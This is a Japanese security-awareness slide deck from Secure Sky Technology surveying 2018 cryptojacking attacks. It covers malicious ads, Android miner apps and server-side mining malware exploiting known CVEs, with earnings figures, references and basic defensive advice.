


# 広告改ざん（マルバタイジング）

- AOLが配信している広告を改ざん
  - Coinhiveを基にしたマイニングスクリプトを埋め込み
  - MSN Japanにも配信

【トレンドマイクロ】
https://blog.trendmicro.co.jp/archives/17234


- Youtubeの広告を悪用
  - 広告にCoinhiveを埋め込み
  - 一部の国を対象にしており、日本も含まれていた




【Ars Technicaより引用】
https://arstechnica.com/information-technology/2018/01/now-even-youtube-serves-ads-with-cpu-draining-cryptocurrency-miners/


# スマートフォンを狙った攻撃

- Androidを対象としたDrive-by Mining




【Malwarebytesより引用】
https://blog.malwarebytes.com/threat-analysis/2018/02/drive-by-cryptomining-campaign-attracts-millions-of-android-users/

- 裏でマイニングを行うAndroidアプリ




*Figures 1 and 2. JSMINER Malware on Google Play*

【トレンドマイクロより引用】
https://blog.trendmicro.com/trendlabs-security-intelligence/coin-miner-mobile-malware-returns-hits-google-play/

# クライアントを狙った攻撃のまとめ

- **サイト閲覧型**と**マルウェア感染型**
  - Drive-by Miningは攻撃者にとって低コスト・低リスクで稼げるが、解析者にとっては改ざんの判断が難しいため厄介
  - ランサムウェアからマイニングマルウェアに移行？
  - 様々な攻撃手法があり、さらに巧妙化が進んでいる
- **秘密裏**にマイニング
  - あえてCPU負荷を抑え、被害者にバレないよう長期的にマイニング
- 一般的な**ツールを悪用**してマイニング
  - Coinhive、XMRigなど

SST
SINCE 2006
チーム
セキュアスカイ・テクノロジー

# サーバを狙った攻撃

# アジェンダ

- 攻撃者による不正な仮想通貨マイニングの状況
- 仮想通貨マイニングとは


メイン

- クライアントを狙った攻撃の紹介
- **サーバを狙った攻撃の紹介**

- まとめ

# サーバ側でマイニング

- 攻撃者はサーバ側も攻撃対象にしている



# 悪用された脆弱性の例


## リモートコード実行（RCE）の脆弱性

- Apache Struts2（CVE-2017-5638）
- Apache Tomcat（CVE-2017-12615, CVE-2017-12617）
- DotNetNuke（CVE-2017-9822）
- SMBv1（MS17-010）
- Drupal（CVE-2018-7602）　など…

## RCEだけではなく、様々な脆弱性が悪用されている

- JBossの設定不備による認証回避の脆弱性（CVE-2010-0738）
- アクセス制御の不備など

# マイニングマルウェアの種類

- **Kitty** ⇒ 消さないでと訴えてくる
- **RubyMiner** ⇒ Ruby on Railsの脆弱性を悪用（CVE-2013-0156）
- **Adylkuzz** ⇒ WannaCryと同様の攻撃を行う
- **WaterMiner** ⇒ タスクマネージャーを開くとマイニングを停止
- **GhostMiner** ⇒ ファイルレス、他のマイナーを締め出す
- **Zealot**（攻撃キャンペーン） ⇒ 隠蔽・多段攻撃機能

など多数あり

**Kitty の例**

```
echo "me0w"
echo "don't delete pls i am a harmless cute little kitty"
echo "me0w"
```

【Imperva Incapsulaより引用】

https://www.incapsula.com/blog/crypto-me0wing-attacks-kitty-cashes-in-on-monero.html

# マイニングに使用されるソフト

**XMRig**

- オープンソースの一般的なマイニングツール

**kkworker**

- XMRigの亜種？

乗っ取り型

**Satori**（IoTマルウェア）の亜種

- Claymore（Etherを採掘するツール）を乗っ取り、ウォレット設定を攻撃者のものに書き換える

# 国内の被害事例

**講演時のスライドで紹介します**

# マイニングマルウェアの特徴と脅威

## 秘密裏に稼ぐ

・CPU負荷を抑える ➡ ひっそりと長期的にマイニング
・ 逆に負荷をかける ➡ サーバに影響が起きて気づかれやすくなる

## 確実に稼ぐ

被害者の合意を必要とせず、確実に直接的に金銭を獲得する

**企業側** ランサムウェアや情報漏洩を狙った攻撃よりも影響が少ない？

➡ **サイバー犯罪者に資金を供給することになる**

# 攻撃者の収入状況

## アカマイ・テクノロジーズによる調査

- Drupalの脆弱性を狙う攻撃キャンペーンでは、
  合計 約11,000ドルを稼いでいた

https://blogs.akamai.com/sitr/2018/07/drupalgangster-an-old-threat-actor-trying-to-cash-in-off-the-latest-drupal-vulnerability.html

## パロアルトネットワークスによる調査

- 犯罪者が使用していた2,341個のウォレットアドレスを調査したところ、合計 798,613 XMR（当時で約1.4億ドル）を稼いでいた
- 最も稼いでいるウォレットは1日に約2,737ドルの収入

https://www.paloaltonetworks.jp/company/in-the-news/2018/unit42-rise-cryptocurrency-miners

SST
SINCE 2006
チーム
セキュアスカイ・テクノロジー

# まとめ

# まとめと今後の展望

## 不正マイニングの特徴

- ✓ 攻撃者は低コスト・低リスクで直接的に金銭を稼げる
- ✓ ランサムウェアと比べると影響が小さく、攻撃に気づきにくい

## 今後の展望

- ➢ 仮想通貨の価値が上昇していくにつれ、不正マイニングを行う攻撃が増加する可能性が高い
- ➢ より攻撃の巧妙化、ターゲットの拡大が進むことも考えられる


**既に国内でも攻撃が確認されているため、**
**基本的なセキュリティ対策を実施していきましょう**

# SSTエンジニアブログ

2018-09-25

**仮想通貨マイニングを悪用した攻撃の事例紹介**

coinhive　Drive-by Download　マイニング



こんにちは！新卒エンジニアの西尾です。 今回、学生時代の研究の延長線上として、仮想通貨を不正マイニングする攻撃を調査・解析してみたので、その解析結果と併せて不正マイニングの事例紹介を書いていきます。 セキュリティ系のエンジニアや研究者の方の…

9 users ★+

https://techblog.securesky-tech.com/entry/2018/09/25/

2018-09-10

**Coinhive利用サイトを探してみた**

coinhive　survey　マイニング

こんにちは！新卒エンジニアの西尾です。 まさか入社して5ヶ月で技術的なブログを書かされるとは思いませんでしたが……頑張って書いていきます。 ※なお、本記事の内容は個人の見解であり、所属組織を代表するものではありません。 はじめに Coinhiveとは 調査…

10 users ★+

https://techblog.securesky-tech.com/entry/2018/09/10/

弊社エンジニアがセキュリティに関する様々な記事を書いてます！

# 参考資料

- wizSafe Security Signal - IIJ
  https://wizsafe.iij.ad.jp/2017/10/94/
- JSOC INSIGHT vol.18 - LAC
  https://www.lac.co.jp/lacwatch/report/20180130_001479.html
- Malwarebytes
  https://blog.malwarebytes.com/cybercrime/2017/11/a-look-into-the-global-drive-by-cryptocurrency-mining-phenomenon/
- GTIC Monero Mining Malware Report - NTTSecurity
  https://www.eu.ntt.com/en/lp/GTIC-form-monero-mining-malware.html
- 2018年第1四半期セキュリティラウンドアップ – トレンドマイクロ
  https://resources.trendmicro.com/jp-docdownload-form-m070-web-2018q1-securityroundup.html

# （付録）Webサイト改ざんの原因

- 外部からの不正ログイン
  - FTPやCMSなどのアカウントが狙われる
  - アカウント情報の漏洩・弱いパスワードが原因

- コンテンツマネジメントシステム（CMS）の脆弱性を悪用
  - WordPress、Drupal、Joomla!　など
  - **近年は特にCMSの脆弱性を狙った攻撃が多く**、実際に世界中の多くのWebサイトが改ざん被害に遭い、Drive-by Miningに利用された

http://www.itmedia.co.jp/enterprise/articles/1805/08/news057.html

**推測しやすいID・パスワードは避ける**
**CMSは常に最新版を保ち、不要な拡張機能は削除しておくことが大切**